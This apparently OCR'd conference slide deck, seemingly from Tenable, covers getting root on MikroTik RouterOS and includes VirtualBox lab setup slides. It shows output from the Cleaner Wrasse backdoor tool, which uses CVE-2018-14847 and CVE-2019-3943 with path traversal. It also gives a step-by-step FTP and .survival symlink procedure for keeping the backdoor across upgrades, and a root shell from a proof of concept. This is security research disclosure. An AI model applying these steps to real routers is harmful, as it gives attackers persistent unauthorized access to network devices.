[admin@MikroTik] >
```


tenable

Getting Root

Before 6.43.15 (Long-term) and 6.44 (Stable)

- Use Cleaner Wrasse
  - Automated backdoor creation via HTTP or Winbox ports.
    - Works on RouterOS 3.x - 6.43.14.
  - Uses known vulnerabilities:
    - CVE-2018-14847
    - CVE-2019-3943
    - Hacker Fantastic Tracefile Trick
  - Configures the developer backdoor.
  - Once used, the attack can login to telnet as “devel” using the admin user’s password to get a busybox shell.

```
albinolobster@ubuntu:~/routeros_internal/cleaner_wrasse/build$ ./cleaner_wrasse -i 192.168.1

        ><(((°>        ><(((°>        ><(((°>
     CLEANER WRASSE
            <°)))><        <°)))><

   "Cleaners are nothing but very clever behavioral parasites"

[+] Trying winbox on 192.168.1.22:8291
[+] Connected on 8291!
[+] Logging in as admin
[+] Login success!
[+] Sending a version request
[+] The device is running RouterOS 6.43.14 (long-term)
[+] The backdoor location is /pckg/option
[+] We only support 1 vulnerability for this version
[+] You've selected CVE-2019-3943. What a fine choice!
[+] Opening //./.././.././../rw/DEFCONF for writing.
[+] Writing to file.
[+] Done! The backdoor will be active after a reboot. ><(((°>
[?] Reboot now [Y/N]? Y
[+] Sending a reboot request
albinolobster@ubuntu:~/routeros_internal/cleaner_wrasse/build$ telnet -l devel 192.168.1.22
Trying 192.168.1.22...
Connected to 192.168.1.22.
```

https://github.com/tenable/routeros/tree/master/cleaner_wrasse

Getting Root

Before 6.45.8 (Long-term) and 6.46.1 (Stable)

```
albinolobster@ubuntu:~/routeros$ ftp 10.12.70.1
Connected to 10.12.70.1.
220 MikroTik FTP server (MikroTik 6.44.6) ready
Name (10.12.70.1:albinolobster): admin
331 Password required for admin
Password:
230 User admin logged in
Remote system type is UNIX.
ftp> cd flash/.survival
250 CWD command successful
ftp> dir
200 PORT command successful
150 Opening data connection
drwxrwx---    2 root     root          557 Oct 24 04:43 bin
drwxrwx---   11 root     root          146 Oct 24 04:43 bndl
drwxrwx---    2 root     root            3 Oct 24 04:43 boot
drwxrwx---    4 root     root         5900 Feb 17 06:15 dev
drwxrwx---    4 root     root         5900 Feb 17 01:15 dude
drwxrwx---    3 root     root          807 Oct 24 04:43 etc
drwxrwx---    1 root     root         1024 Dec 31 19:00 flash
drwxrwx---    3 root     root           26 Oct 24 04:43 home
drwxrwx---    3 root     root          842 Oct 24 04:43 lib
drwxrwx---    5 root     root           73 Oct 24 04:43 nova
drwxrwx---    3 root     root          220 Dec 31 19:00 pckg
drwxrwx---   61 root     root            0 Dec 31 19:00 proc
drwxrwx---    8 root     root          400 Feb 17 06:15 ram
drwxrwx---    1 root     root         1024 Dec 31 19:01 rw
drwxrwx---    2 root     root          198 Oct 24 04:43 sbin
drwxrwx---   11 root     root            0 Dec 31 19:00 sys
drwxrwx---    1 root     root         1024 Dec 31 19:00 tmp
drwxrwx---    3 root     root           27 Oct 24 04:43 usr
drwxrwx---    5 root     root          111 Oct 24 04:43 var
226 Transfer complete
ftp>
```

- Downgrade to 6.43.14 Long-term.
- Use Cleaner Wrasse with the “-s” option.
- Upgrade to OS before 6.45.8 or 6.46.1.
- FTP into the system.
- .survival symlink points to root directory.
- Upload DEFCONF to /rw/ and reboot.
- Backdoor enabled 


tenable

Getting Root

6.46.1 and Beyond

albinolobster@ubuntu: ~/routeros/poc/execute_milo/build

```
/ # uname -a
Linux MikroTik 3.3.5-smp #1 SMP Fri Jan 10 11:53:11 UTC 2020 i686 GNU/Linux
/ # cat /rw/logs/VERSION
v6.46.2 Jan/14/2020 07:17:12
/ # ls -l /bin/
total 17
-rwxr-xr-x    1 root     root         10160 Jan 14 07:20 catlog
lrwxrwxrwx    1 root     root            15 Jan 14 07:21 gosh -> /nova/bin/login
lrwxrwxrwx    1 root     root            15 Jan 14 07:21 login -> /nov
-rwxr-xr-x    1 root     root          7064 Jan 14 07:20 pakp
lrwxrwxrwx    1 root     root             4 Jan 14 07:21 sh -> bash
lrwxrwxrwx    1 root     root            17 Jan 14 07:21 shell      /nov
/ #
```



tenable

Getting Root


Install VirtualBox

https://www.virtualbox.org/

tenable

Getting Root


Grab an x86 ISO



tenable

Getting Root


Create a 32-bit “Other Linux” VM



tenable

Getting Root


Start Up Downloaded ISO



tenable

Getting Root


Install All The Things!



tenable

Getting Root


Installed All The Things!



tenable

Getting Root


Successful Installation



tenable

Getting Root

Get an IP Address




tenable

Getting Root

Reminder


albinolobster@ubuntu: ~/routeros/poc/execute_milo/build

```
/ # uname -a
Linux MikroTik 3.3.5-smp #1 SMP Fri Jan 10 11:53:11 UTC 2020 i686 GNU/Linux
/ # cat /rw/logs/VERSION
v6.46.2 Jan/14/2020 07:17:12
/ # ls -l /bin/
total 17
-rwxr-xr-x    1 root     root         10160 Jan 14 07:20 catlog
lrwxrwxrwx    1 root     root            15 Jan 14 07:21 gosh -> /nova/bin/login
lrwxrwxrwx    1 root     root            15 Jan 14 07:21 login -> /nov
-rwxr-xr-x    1 root     root          7064 Jan 14 07:20 pakp
lrwxrwxrwx    1 root     root             4 Jan 14 07:21 sh -> bash
lrwxrwxrwx    1 root     root            17 Jan 14 07:21 shell      /nov
/ #
```



tenable

Getting Root
Meet Milo




https://github.com/tenable/routeros/tree/master/poc/execute_milo

tenable

Getting Root

A Wild Binary Appears



tenable

Getting Root

Executing Milo

